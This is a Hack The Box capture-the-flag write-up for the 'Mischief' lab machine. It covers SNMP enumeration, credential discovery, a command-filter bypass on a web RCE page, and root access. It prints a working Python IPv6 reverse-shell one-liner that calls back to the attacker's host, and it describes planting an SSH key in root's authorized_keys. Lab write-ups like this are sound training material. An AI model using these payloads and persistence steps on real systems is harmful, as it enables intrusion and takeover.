Hack The Box - Writeup

Mischief

Patrick Hener

October 31, 2018

Table of Content

Recon

As always Recon starts with nmap.

nmap

```
Discovered open port 22/tcp on 10.10.10.92
Discovered open port 3366/tcp on 10.10.10.92
```

Second scan with UDP reveals snmp port is open.

Results of nmap with service scan

Port	Status	Service
22/tcp	open	OpenSSH 7.6p1 Ubuntu 4
161/udp	open	snmp
3366/tcp	open	Radicale calendar and contacts server (Python BaseHTTPServer)

snmp

Wildly guessing the parameter snmpwalk can dum everything to a file like so:

```
--- loot/mischief <master> » snmpwalk -Os -c public -v2c 10.10.10.92 >
snmpwalk.log
```

Searching in the created log you will stumble upon the following line:

```
hrSWRunParameters.620 = STRING: "-m SimpleHTTPAuthServer 3366 loki:godofmischiefisloki --
```

Well then let's try the credentials!

Browser

Browsing to http://10.10.10.192:3366 and providing username and password (loki:godofmischiefisloki) you will get to a page:

So more credentials!

Know credentials by far are now:

- loki:godofmischiefisloki



Figure 1: Page shown after login

- loki:trickeryanddeceit

None of them work using ssh.

Strolling through the snmpwalk log again you might notice, that there are two listening services bound to ipv6. It is port 80/tcp and port 22/ssh.

So further investigation will reveal that the box has indeed a ipv6 address. Let's extract that using the tool *Enyx* (which is in fact from the maker of this box.)

```
--- Downloads/Enyx <master> » python2 enyx.py 2c public 10.10.10.92
#################################################################################
#                                                                               #
#                       #######     ##      #  #    #  #    #                  #
#                       #          #  #    #    #  #    #  #                   #
#                       ######    #   #   #      ##      ##                    #
#                       #        #    # #        ##     #  #                   #
#                       ######  #     ##         ##    #    #                  #
#                                                                               #
#                            SNMP IPv6 Enumerator Tool                          #
#                                                                               #
#                     Author: Thanasis Tserpelis aka Trickster0                 #
#                                                                               #
#################################################################################


[+] Snmpwalk found.
[+] Grabbing IPv6.
[+] Loopback -> 0000:0000:0000:0000:0000:0000:0000:0001
[+] Unique-Local -> dead:beef:0000:0000:0250:56ff:febf:032f
[+] Link Local -> fe80:0000:0000:0000:0250:56ff:febf:032f
```

Browsing to the ipv6 address given (http://[fe80:0000:0000:0000:0250:56ff:febf:032f])will reveal another login.

At this part you have to just guess the credentials, as none of the provided one work. But it is **administrator:trickeryanddeceit**.

After the login the page will reveal itself as a RCE page. You can issue system commands with this website. How convenient.

If you append *;* to the commands the page will give you the output whereas without the *;* it just says "Command was executed succesfully".

Commands which are not allowed:

- ls
- dir
- which

- wget

You will need to bypass the filter by using escape techniques like `c\a\t /h\o\m\e/\l\o\k\i/\c\r\e\d\e\n\t\i\a\l\s && echo 1` which then will reveal the creds **pass: lokiisthebestnorsegod**

Initial Foothold - Get user.txt

The password will work with ssh.

```
patrick@i3kali ~/Downloads/Enyx (git)-[master] % ssh -l loki 10.10.10.92
loki@10.10.10.92's password:
Welcome to Ubuntu 18.04 LTS (GNU/Linux 4.15.0-20-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed Oct 31 08:21:54 UTC 2018

  System load:  0.08              Processes:           100
  Usage of /:   26.7% of 15.68GB  Users logged in:     0
  Memory usage: 34%               IP address for ens33: 10.10.10.92
  Swap usage:   0%


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

0 packages can be updated.
0 updates are security updates.


Last login: Sat Jul 14 12:44:04 2018 from 10.10.14.4
loki@Mischief:~$
```

So let's grab the flag then.

```
loki@Mischief:~$ ls -la
total 60
drwxr-xr-x 6 loki loki 4096 Jul 14 12:44 .
drwxr-xr-x 3 root root 4096 May 14 20:51 ..
-rw------- 1 loki loki  192 Jul 14 12:44 .bash_history
```

```
-rw-r--r-- 1 loki loki  220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 loki loki 3771 Apr  4  2018 .bashrc
drwx------ 2 loki loki 4096 May 14 20:51 .cache
-rw-rw-r-- 1 loki loki   28 May 17 20:11 credentials
drwx------ 3 loki loki 4096 May 14 20:51 .gnupg
drwxrwxr-x 2 loki loki 4096 May 15 12:21 hosted
drwxrwxr-x 4 loki loki 4096 May 14 21:04 .local
-rw------- 1 loki loki  125 May 14 22:48 .mysql_history
-rw-r--r-- 1 loki loki  807 Apr  4  2018 .profile
-rw-rw-r-- 1 loki loki   66 May 14 21:54 .selected_editor
-rw-r--r-- 1 loki loki    0 May 14 20:52 .sudo_as_admin_successful
-r-------- 1 loki loki   33 May 17 18:52 user.txt
-rw-rw-r-- 1 loki loki  176 May 14 21:10 .wget-hsts
loki@Mischief:~$ cat user.txt
bf58078e7b802c5f32b545eea7c90060
loki@Mischief:~$
```

Priv Esc - Get root.txt

Looking at bash history you will notice a new set of credentials:

```
loki@Mischief:~$ cat .bash_history
python -m SimpleHTTPAuthServer loki:lokipasswordmischieftrickery
exit
free -mt
ifconfig
cd /etc/
sudo su
su
exit
su root
ls -la
sudo -l
ifconfig
id
cat .bash_history
nano .bash_history
exit
```

loki:lokipasswordmischieftrickery

Let's see what they are good for!?.

So after a long time I get I cannot use this on ssh session I have. But maybe I can as

user www-data!? So diffuculties have just begun. You need to get a reverse shell using ipv6 from the RCE web frontend.

You do that by listening like so: `ncat -6 -lvp 4444` and triggering this from the web frontend (one line).

```
python -c 'import socket,subprocess,os,pty;
s=socket.socket(socket.AF_INET6,socket.SOCK_STREAM);
s.connect(("dead:beef:2::1002",4444,0,2));
os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=pty.spawn("/bin/sh");'
```

So having the listener pop open on the box as www-data you will try sudo things and see what happens:

```
Ncat: Version 7.70 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Connection from dead:beef::250:56ff:febf:352.
Ncat: Connection from dead:beef::250:56ff:febf:352:52850.
$ ls -la
ls -la
total 28
drwxr-xr-x 3 root root 4096 May 27 22:21 .
drwxr-xr-x 3 root root 4096 May 14 21:32 ..
drwxr-xr-x 3 root root 4096 May 14 23:35 assets
-rw-r--r-- 1 root root  279 May 14 23:35 database.php
-rw-r--r-- 1 root root 2530 May 27 22:21 index.php
-rw-r--r-- 1 root root 1268 May 14 23:40 login.php
-rw-r--r-- 1 root root   85 May 14 23:35 logout.php
$ /bin/bash
/bin/bash
www-data@Mischief:/var/www/html$ sudo bash
sudo bash
sudo: unable to resolve host Mischief: Resource temporarily unavailable
[sudo] password for root: lokipasswordmischieftrickery

www-data is not in the sudoers file.  This incident will be reported.
www-data@Mischief:/var/www/html$ su root
su root
Password: lokipasswordmischieftrickery

root@Mischief:/var/www/html#
root@Mischief:/var/www/html# id
id
uid=0(root) gid=0(root) groups=0(root)
root@Mischief:/var/www/html# cd
```

```
cd
root@Mischief:~# ls -la
ls -la
total 68
drwx------  6 root root  4096 May 28 16:44 .
drwxr-xr-x 22 root root  4096 Jul 14 11:11 ..
-rw-------  1 root root  2862 Jul 14 11:12 .bash_history
-rw-r--r--  1 root root  3106 Apr  9  2018 .bashrc
drwx------  2 root root  4096 May 15 09:19 .cache
drwx------  3 root root  4096 May 15 09:19 .gnupg
drwxr-xr-x  3 root root  4096 May 14 20:52 .local
-rw-------  1 root root   330 May 14 23:24 .mysql_history
-rw-r--r--  1 root root   148 Aug 17  2015 .profile
-r--------  1 root root    46 May 17 20:28 root.txt
-rw-r--r--  1 root root    66 May 15 12:19 .selected_editor
drwx------  2 root root  4096 May 14 20:51 .ssh
-rw-------  1 root root 12472 May 28 16:44 .viminfo
-rw-r--r--  1 root root   209 May 14 23:07 .wget-hsts
root@Mischief:~# cat root.txt
cat root.txt
The flag is not here, get a shell to find it!
root@Mischief:~#
```

Oh well you troll!

I took a little side route and echoed a ssh public key to authorized_keys und .ssh of root's directory just to ssh in as a root. Done that for the comfort of a "real" shell.

Now for the hunt of the real root.txt

```
root@Mischief:/# find / -name "root.txt" 2>/dev/null
/usr/lib/gcc/x86_64-linux-gnu/7/root.txt
/root/root.txt
root@Mischief:/# cat /usr/lib/gcc/x86_64-linux-gnu/7/root.txt
ae155fad479c56f912c65d7be4487807
root@Mischief:/#
```

There you go 1337 h4x0r.